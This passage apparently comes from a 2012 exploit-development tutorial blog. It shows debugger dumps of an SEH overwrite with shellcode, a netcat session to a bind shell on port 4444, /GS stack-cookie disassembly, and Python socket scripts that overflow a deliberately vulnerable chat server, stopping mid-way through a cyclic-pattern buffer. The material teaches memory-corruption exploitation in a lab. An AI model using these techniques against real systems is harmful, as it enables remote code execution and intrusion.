S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

Address  | Hex dump | Data | Comment
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000

0012FD7C  41414141  AAAA
0012FD80  41414141  AAAA
0012FD84  41414141  AAAA
0012FD88  41414141  AAAA
0012FD8C  41414141  AAAA
0012FD90  41414141  AAAA
0012FD94  41414141  AAAA
0012FD98  909006EB  $♠ÉÉ  Pointer to next SEH record
0012FD9C  111113F8  °‼◄◄  SE handler
0012FDA0  90909090  ÉÉÉÉ
0012FDA4  90909090  ÉÉÉÉ
0012FDA8  90909090  ÉÉÉÉ
0012FDAC  90909090  ÉÉÉÉ
0012FDB0  90909090  ÉÉÉÉ
0012FDB4  90909090  ÉÉÉÉ
0012FDB8  90909090  ÉÉÉÉ
0012FDBC  90909090  ÉÉÉÉ
0012FDC0  90909090  ÉÉÉÉ
0012FDC4  90909090  ÉÉÉÉ
0012FDC8  90909090  ÉÉÉÉ
0012FDCC  90909090  ÉÉÉÉ
0012FDD0  D6BF9090  ÉÉ┐╓
0012FDD4  DBD05582  éU╨█
0012FDD8  2474D9D3  ╙┘t$
0012FDDC  C9335DF4  ⌠]3╔
0012FDE0  7D315681  üV1}
0012FDE4  137D0313  ‼♥}‼
0012FDE8  602AED83  âφ*`
0012FDEC  EC3A2CA0  á,:∞
0012FDF0  8FBACD4B  K═║Å

[14:36:19] Access violation when writing to [00000000] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Finally use netcat to connect to vulnerable machine over port 4444 as shown below:



```
root@bt:~/Blog/sploitfun/Post5# nc 192.168.245.133 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2>ip
config
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.245.133
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.245.2

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2>ex
it
exit
root@bt:~/Blog/sploitfun/Post5#
```

Posted 23rd August 2012 by Balamurugan Rajagopalan

PART 4: Bypassing Stack Cookie

Prerequisite for this post

- SEH Exploit - Part1 and Part 2
- Immunity Debugger

Stack cookie is a stack protection mechanism added to Windows Server 2003 and later operating systems (XP/Vista/Win7) by Microsoft. Before discussing about different ways to bypass Stack cookie protection mechanism, let us first try to understand about Stack cookie.

Stack cookie is developed to prevent buffer overflow attacks. Its a compiler provided protection mechanism (/GS). Compiler as part of function prologue copies a cookie value on to the stack before the return address. If buffer overflow occurs inside the function the cookie in front of return address is also overwritten. Thus in function epilogue when the stack cookie value gets compared with the module wide cookie value (Stored in .data section) mismatch occurs and hence program terminates preventing buffer overflow attacks. And if there is no mismatch in comparison, function returns gracefully. Lets us see the disassembly of a function prologue and function epilogue to understand this better.

Below is the disassembly of function prologue:

```
;Function Prologue:

;Caller's EBP
push        ebp

;Set Callee's EBP
mov         ebp,esp

;Trylevel
push        0FFFFFFFEh

;Scopetable
push        11015128h

;__except_handler4 address
push        11011050h

;Copy the head of Exception Registration Record (ERR) to eax
mov         eax,dword ptr fs:[00000000h]

;Store head of ERR onto the stack.
push        eax

;Allocate stack space for callee.
add         esp,0FFFFFDB0h

;Copy the stack cookie in .data section to eax.
mov         eax,dword ptr [___security_cookie (11016000h)]

;ScopeTable = Scopetable ⊕ Stack cookie.
xor         dword ptr [ebp-8],eax

;Stack cookie = Stack cookie ⊕ EBP
xor         eax,ebp
```

```
;Copy the calculated stack cookie to a location which is 12 bytes below the ERR
mov         dword ptr [ebp-1Ch],eax

;Backup ebx, esi, edi and eax.
push        ebx
push        esi
push        edi
push        eax

;Copy the effective address of Next ERR stored at location ebp-10h to eax
lea         eax,[ebp-10h]

;Now the current ERR becomes the head of ERR linked list.
mov         dword ptr fs:[00000000h],eax

;Copy the Callee's ESP to a location which is 8 bytes below the ERR
mov         dword ptr [ebp-18h],esp
```

Below is the disassembly of function epilogue:


```
;Function Epilogue:

;Copy the Next ERR to ecx.
mov         ecx,dword ptr [ebp-10h]

;Set the Next ERR as the head of the ERR linked list.
mov         dword ptr fs:[0],ecx

;Restore ebx, esi, edi and ecx.
pop         ecx
pop         edi
pop         esi
pop         ebx

;Copy the stack cookie to ecx.
mov         ecx,dword ptr [ebp-1Ch]

;Stack cookie = Stack cookie ⊕ EBP
xor         ecx,ebp

;Now compare the callee's stack cookie with stack cookie stored in .data
section. If it matches continue execution else terminate since a BOF has
occured.
call        @ILT+15(@__security_check_cookie@4) (1101101 4h)

;Adjust ESP
mov         esp,ebp

;Restore caller's EBP.
pop         ebp

;Return
ret
```

Now having understood the Stack cookie protection mechanism lets see how to bypass it. Hint: Having looked at the function prologue and function epilogue disassembly plus if you have gone through the SEH Exploit Part 1 and Part 2 posts, by now you would have identified the way to bypass Stack cookie :) If not no issues read below.

The main drawback of stack cookie protection mechanism is if the function which is protected by stack cookie generates an exception then before the function epilogue gets executed function's exception handler gets executed and hence if we overwrite the SEH handler instead of Return Address buffer overflow vulnerability can be exploited into a successful attack!!

Now lets write an exploit program to bypassing Stack cookie. Note that this exploit program is almost similar to the exploit program we saw in SEH Exploit Part 2.

SEH vulnerable application (seh.exe) used for this post can be downloaded from here. Its a very simple two-way chat application running on TCP port 8888. Once chat client machine connects to chat server, chat server responds to client message as shown below:


root@bt: ~/Blog/sploitfun/Post5
C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2\seh.exe

```
root@bt:~/Blog/sploitfun/Post5# nc 192.168.245.133 8888
Hi
Yes
Hru?
Good
ok fine ttyl, Bye
Bye
```

```
Client Connected
Hi

Yes
Hru?

Good
ok fine ttyl, Bye

Bye
```

First window is chat client.
Second window is chat server.

Below I will be listing out the steps involved in bypassing stack cookie

Step 1: Test if the application's Handler address can be overwritten:


Send a long string of A's (41) and check if the handler address is overwritten with "41414141" using Immunity Debugger (Alt+s).

Exploit Program:

```
#!/usr/bin/env

import socket, sys
```

```
socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer = "A" * 2000

socket.send(buffer)
socket.close()
```

As expected SE Handler and Pointer to Next SE Handler Record is overwritten with "41414141" as shown in the below picture:


Immunity Debugger - seh.exe - [CPU - main thread, module seh]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Paused
start
Post 8-SafeSEH
root@bt: ~/Blog/sploi...
root@bt: /opt/frame...
Immunity Debugger - ...
C:\Documents and Se...
6:54 PM

```
00401559  > 8917           MOV DWORD PTR DS:[EDI],EDX
0040155B  . 83C7 04        ADD EDI,4
0040155E  > BA FFFEFE7E    MOV EDX,7EFEFEFF
00401563  . 8B01           MOV EAX,DWORD PTR DS:[ECX]
00401565  . 03D0           ADD EDX,EAX
00401567  . 83F0 FF        XOR EAX,FFFFFFFF
0040156A  . 33C2           XOR EAX,EDX
0040156C  . 8B11           MOV EDX,DWORD PTR DS:[ECX]
0040156E  . 83C1 04        ADD ECX,4
00401571  . A9 00010181    TEST EAX,81010100
00401576  .^74 E1          JE SHORT seh.00401559
00401578  . 84D2           TEST DL,DL
0040157A  . 74 34          JE SHORT seh.004015B0
0040157C  . 84F6           TEST DH,DH
0040157E  . 74 27          JE SHORT seh.004015A7
00401580  . F7C2 0000FF00  TEST EDX,0FF0000
00401586  . 74 12          JE SHORT seh.0040159A
00401588  . F7C2 000000FF  TEST EDX,FF000000
0040158E  . 74 02          JE SHORT seh.00401592
00401590  .^EB C7          JMP SHORT seh.00401559
00401592  > 8917           MOV DWORD PTR DS:[EDI],EDX
00401594  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
00401598  . 5F             POP EDI
00401599  . C3             RETN
0040159A  > 66:8917        MOV WORD PTR DS:[EDI],DX
0040159D  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
004015A1  . C647 02 00     MOV BYTE PTR DS:[EDI+2],0
004015A5  . 5F             POP EDI
004015A6  . C3             RETN
004015A7  > 66:8917        MOV WORD PTR DS:[EDI],DX
004015AA  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
004015AE  . 5F             POP EDI
004015AF  . C3             RETN
004015B0  > 8817           MOV BYTE PTR DS:[EDI],DL
004015B2  . 8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
004015B6  . 5F             POP EDI
004015B7  . C3             RETN
004015B8  $ 3B0D 00C04000  CMP ECX,DWORD PTR DS:[40C000]
004015BE  . 75 02          JNZ SHORT seh.004015C2
004015C0  . F3:            PREFIX REP:                              Superfluous prefix
004015C1  . C3             RETN
004015C2  > E9 32180000    JMP seh.00402DF9
004015C7    CC             INT3
004015C8    CC             INT3
004015C9    CC             INT3
004015CA    CC             INT3
004015CB    CC             INT3
004015CC    CC             INT3
004015CD    CC             INT3
004015CE    CC             INT3
004015CF    CC             INT3
004015D0    8BFF           MOV EDI,EDI
004015D2  . 55             PUSH EBP
004015D3  . 8BEC           MOV EBP,ESP
004015D5  . 83EC 18        SUB ESP,18
004015D8  . 53             PUSH EBX
004015D9  . 8B5D 0C        MOV EBX,DWORD PTR SS:[EBP+C]
004015DC  . 56             PUSH ESI
004015DD  . 8B73 08        MOV ESI,DWORD PTR DS:[EBX+8]
004015E0  . 3335 00C04000  XOR ESI,DWORD PTR DS:[40C000]
```

```
Registers (FPU)
EAX 7EFEFEFE
ECX 00354484 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDX 41414141
EBX 7FFDF000
ESP 0012FB64
EBP 0012FDA8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESI 00000000
EDI 00130000 ASCII "Actx "
EIP 00401559 seh.00401559
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                                         ASCII
0040C000 AF A1 CE 8A 50 5E 31 75 00 00 00 00 00 00 00 00  »¡ÎèP^1u........
0040C010 01 00 00 00 00 00 00 00 80 DC 40 00 00 00 00 00  0.......Ç_@.....
0040C020 80 DC 40 00 01 01 00 00 00 00 00 00 00 00 00 00  Ç_@.00..........
0040C030 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .►..............
0040C040 00 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00  ....☻...☺.......
0040C050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C060 00 00 00 00 02 00 00 00 02 00 00 00 00 00 00 00  ....☻...☻.......
0040C070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0012FD54  41414141  AAAA
0012FD58  41414141  AAAA
0012FD5C  41414141  AAAA
0012FD60  41414141  AAAA
0012FD64  41414141  AAAA
0012FD68  41414141  AAAA
0012FD6C  41414141  AAAA
0012FD70  41414141  AAAA
0012FD74  41414141  AAAA
0012FD78  41414141  AAAA
0012FD7C  41414141  AAAA
0012FD80  41414141  AAAA
0012FD84  41414141  AAAA
0012FD88  41414141  AAAA
0012FD8C  41414141  AAAA
0012FD90  41414141  AAAA
0012FD94  41414141  AAAA
0012FD98  41414141  AAAA  Pointer to next SEH record
0012FD9C  41414141  AAAA  SE handler
0012FDA0  41414141  AAAA
0012FDA4  41414141  AAAA
0012FDA8  41414141  AAAA
0012FDAC  41414141  AAAA
0012FDB0  41414141  AAAA
0012FDB4  41414141  AAAA
0012FDB8  41414141  AAAA
0012FDBC  41414141  AAAA
0012FDC0  41414141  AAAA
0012FDC4  41414141  AAAA
0012FDC8  41414141  AAAA
```

```
[18:49:07] Access violation when writing to [00130000] - use Shift+F7/F8/F9 to pass exception to program
```

Step 2: Calculate Next and Handler offset:

We need to the find out the Pointer to Next SEH record and Handler address offset at the time of stack overflow. To achieve this metasploit tools comes to our rescue!!

Generate a string of non repeating alphanumeric characters using the below command:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_create.rb 1000
```

1000 is the length of the string.

Copy the output of pattern_create to exploit program as shown below:


Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap
